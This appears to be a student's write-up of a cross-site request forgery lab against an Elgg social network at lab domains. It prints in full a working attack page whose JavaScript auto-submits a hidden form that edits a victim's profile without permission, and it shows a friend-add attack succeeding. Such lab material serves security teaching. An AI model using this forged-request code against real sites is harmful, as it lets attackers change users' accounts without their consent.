


Boby is added, notification is given when Alice comes back to her page after visiting the link Boy had sent.

**Figure 1.7**

1. Attack is successful, Boby is added as a friend.

**Task 2:**


****

HTTP Header, that is invoked when edited page is submitted.

**Figure 2.1**

1. Alice is the attacker in this Task, she is going to add something to Boby’s “About me” section.

To find out which URL must be added to a javascript code to perform this action without Boby’s permission we make an edit to Alices page and check the HTTP header, from this we get the URL to be used in the javascript function.



Message from Alice to Boby.

Code to launch attack.

**Figure 2.2**

1. The javascript code to attack Boby, is witten to the html page [www.csrflabattacker.com/indexforBoby.html](http://www.csrflabattacker.com/indexforBoby.html) webpage.

Alice sends a message to Boby, with this link attached to the message, when oby opens this message the javascript code will run and add the entry to his About me section.

The code,

***<html>***

***<body onload="document.forms[0].submit()">***

***<h1>***

***This page forges an HTTP POST request.***

***</h1>***

***<script type="text/javascript">***

***function post(url,fields)***

***{***

***//create a <form> element.***

***var p = document.createElement("form");***

***//construct the form***

***p.action = url;***

***p.innerHTML = fields;***

***p.target = "\_self";***

***p.method = "post";***

***//append the form to the current page.***

***document.body.appendChild(p);***

***//submit the form***

***p.submit();***

***}***

***function csrf\_hack()***

***{***

***var fields;***

***// The following are form entries that need to be filled out***

***// by attackers. The entries are made hidden, so the victim***

***// won't be able to see them.***

***fields += "<input type='hidden' name='name' value='Boby'>";***

***fields += "<input type='hidden' name='description' value='Boby has been <strike>whacked</strike> hacked'>";***

Message Alice wants to display on Boby’s webpage.

***fields += "<input type='hidden' name='accesslevel[description]' value='2'>";***

***fields += "<input type='hidden' name='briefdescription' value=''>";***

***fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";***

***fields += "<input type='hidden' name='location' value=''>";***

***fields += "<input type='hidden' name='accesslevel[location]' value='2'>";***

Boby’s guid is needed for the POST request to know which account is being edited.

***fields += "<input type='hidden' name='guid' value='40'>";***

***var url = "http://www.csrflabelgg.com/action/profile/edit"***

***post(url,fields);***

***}***

***// invoke csrf\_hack() after the page is loaded.***


***window.onload = function() { csrf\_hack();}***

URL determined from figure 2.1

***</script>***


***</body>***

***</html>***



**Figure 2.3**


1. Boby’s webpage before he opens Alices message and clicks on the link, along with the HTTP Header on opening his webpage. His about me section is blank.



Message from Alice containing the link.

**Figure 2.4**

1. Message from Alice containing the malicious link, which will modify Boby’s profile page, by running a javascript.

**Figure 2.5**

